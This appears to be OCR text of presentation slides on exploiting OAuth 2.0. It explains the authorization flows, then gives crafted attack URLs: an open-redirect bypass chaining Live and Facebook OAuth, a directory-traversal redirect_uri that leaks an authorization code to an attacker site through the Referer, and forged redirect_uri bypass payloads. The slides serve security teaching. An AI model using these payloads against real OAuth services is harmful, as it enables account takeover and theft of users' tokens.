



AUTH 2.0 EXPLOITING

WHAT IS OAUTH?

HOW DOES IT WORK?



KEY CONCEPTS

- Server or the Resource Provider
- User or the Resource Owner
- Client or Consumer Application
- Client Credentials
- Token Credentials

CREATING AN APP


- Create new app in developer portal
- Enter your redirect uri
- You will get your client_id and client_secret
- Your client_secret should be kept secret

AUTHORIZATION TYPES

- Authorization Code (web server)
- Implicit code (mobile and browser based apps)
- Password (login with username and password)
- Client credentials (app access)

AUTHORIZATION CODE

- https://oauth2provider.com/auth?response_type=code&client_id=CLIENT_ID&redirect_uri=REDIRECT_URI&scope=profile



GETTING ACCESS TOKEN

- redirects to : https://oauth2client.com/cb?code=AUTH_CODE_HERE
- Making a token request :

```
curl -F 'client_secret=YOUR_CLIENT_SECRET' \
    -F 'client_id=YOUR_CLIENT_ID' \
    -F 'grant_type=authorization_code' \
    -F 'redirect_uri=YOUR_REDIRECT_URI' \
    -F 'code=AUTHORIZATION_CODE_FROM_STEP_2' \
    https://oauth2.com/oauth/v2/token
```

OTHER METHODS

- browser based : https://oauth2server.com/auth?response_type=token&client_id=CLIENT_ID&redirect_uri=REDIRECT_URI&scope=photos
- redirects to : https://oauth2client.com/cb#token=ACCESS_TOKEN
- mobile based using url schemes : oauth2://authorize?response_type=token&client_id=CLIENT_ID&redirect_uri=REDIRECT_URI&scope=email
- redirects to : oauthreceiver://#accesstoken=ACCESS_TOKEN

OTHER METHODS

- Password Based:

POST https://api.oauth2server.com/token

grant_type=password&username=USERNAME&password=PASSWORD&client_id=CLIENT_ID

- Application access:

POST https://api.oauth2server.com/token

grant_type=client_credentials&client_id=CLIENT_ID&client_secret=CLIENT_SECRET

- Using Access token:

curl -H "Authorization: Bearer RsT5OjbzRn430zqMLgV3Ia" \

https://api.oauth2server.com/1/me

RFC 6749

- OAuth is framework not a protocol

10. Security Considerations 53
10.1. Client Authentication 53
10.2. Client Impersonation 54
10.3. Access Tokens 55
10.4. Refresh Tokens 55
10.5. Authorization Codes 56
10.6. Authorization Code Redirection URI Manipulation 56
10.7. Resource Owner Password Credentials 57
10.8. Request Confidentiality 58
10.9. Ensuring Endpoint Authenticity 58
10.10. Credentials-Guessing Attacks 58
10.11. Phishing Attacks 58
10.12. Cross-Site Request Forgery 59
10.13. Clickjacking 60
10.14. Code Injection and Input Validation 60
10.15. Open Redirectors 60
10.16. Misuse of Access Token to Impersonate Resource Owner in Implicit Flow 61


10.5 AUTH CODES

RFC 6749 - Section-4.1.3

The client **MUST NOT** use the authorization code **more than once.** If an authorization code is used more than once, the authorization server MUST deny the request and SHOULD revoke (when possible) all tokens previously issued based on that authorization code.

https://oauth2client.com/cb?code=AUTH_CODE_HERE

OPEN REDIRECTS USING WRONG SCOPE



USING OAUTH'S TO BYPASS OAUTH

Example:

facebook - live oauth bypass : https://login.live.com/oauth20_authorize.srf?client_id=00000000440025 03&response_type=token&scope=wli.contacts_emails&redirect_uri=http%3A%2F%2Fwww.facebook.com%2Fl.php%3Fh%5B%5D%26u%3Dgraph.facebook.com%252Foauth%252Fauthorize%253Ftype%253Dweb_server%2526scope%253De%2526client_id%253D260755904036570%2526redirect_uri%253Dhttp%253A%252F%252Fsimcracy.com

clearly looking into redirect uri :

http://www.facebook.com/l.php?h[]&u=graph.facebook.com%2Foauth%2Fauthorize%3Ftype%3Dweb_server%26scope%3De%26client_id%3D260755904036570%26redirect_uri%3Dhttp%3A%2F%2Fsimcracy.com


CROSS SITE REQUEST FORGERY

RFC 6749

An opaque value used by the client to maintain state between the request and callback. The authorization server includes this value when redirecting the user-agent back to the client. The parameter SHOULD be used **for preventing cross-site request forgery (CSRF).**

```
GET /oauth/authorize?response_type=code&
client_id=bfq5abhdq4on33igtmd74ptrli-9rci_8_9&
scope=profile&state=0f9c0d090e74c2a136e41f4a97ed46d29bc9b0251
&redirect_uri=https%3A%2F%2Fwww.printondemand.biz%2Fcallback&state=dvlhl25gsfkk
```

TOKENS LEAKING THROUGH REFERRER




USING DIR TRAVERSAL IN REDIRECT URI

GET /oauth/authorize?
response_type=code&client_id=213814055461514&redirect_uri=https%3A%2F%2Fgist.github.com%2Fauth%2Ffacebook%2Fcallback

Host: https://graph.facebook.com

```
GET /oauth/authorize?
response_type=code&client_id=213814055461514&redirect_uri=https%3A%2F
%2Fgist.github.com%2Fauth%2Ffacebook%2Fcallback%2F.\.\../.\.\../.\.\../
asanso/a2f05bb7e38ba6af88f8 ✔
Host: https://graph.facebook.com
```


2. Printondemand wants an Access Token
HTTP/1.1 302 Found
Location: https://gist.github.com/auth/asanso/
a2f05bb7e38ba6af88f8?code=SplxlOBeZQQYbYS6WxSbIA
. I want
n Access
oken
https://gist.github.com/auth/asanso/a2f05bb7e38ba6af88f8
...
<img src="http://attackersite.com/">
...
GET / HTTP/1.1
Host: attackersite.com
Referer: https://gist.github.com/auth/asanso/a2f05bb7e38ba6af88f8
?code=SplxlOBeZQQYbYS6WxSbIA

FEW MORE BYPASSES BY N B HARSHA

Example request:-

http://example.com/socialize.login?client_id=123456&redirect_uri=http://victim.com/&x_provider=facebook&response_type=token

Forged request :-

http://example.com/socialize.login?client_id=123456&redirect_uri=http://**example.com%2f%2f.victim.com**/&x_provider=facebook&response_type=token

Response :-

http://example.com//.victim.com/?code=9999999999

- Works both in Chrome and mozilla

Example request:-

http://example.com/socialize.login?client_id=123456&redirect_uri=http://victim.com/&x_provider=facebook&response_type=token

Forged request :-

http://example.com/socialize.login?client_id=123456&redirect_uri=http://**example.com%5c%5c.victim.com**/&x_provider=facebook&response_type=token

Response :-

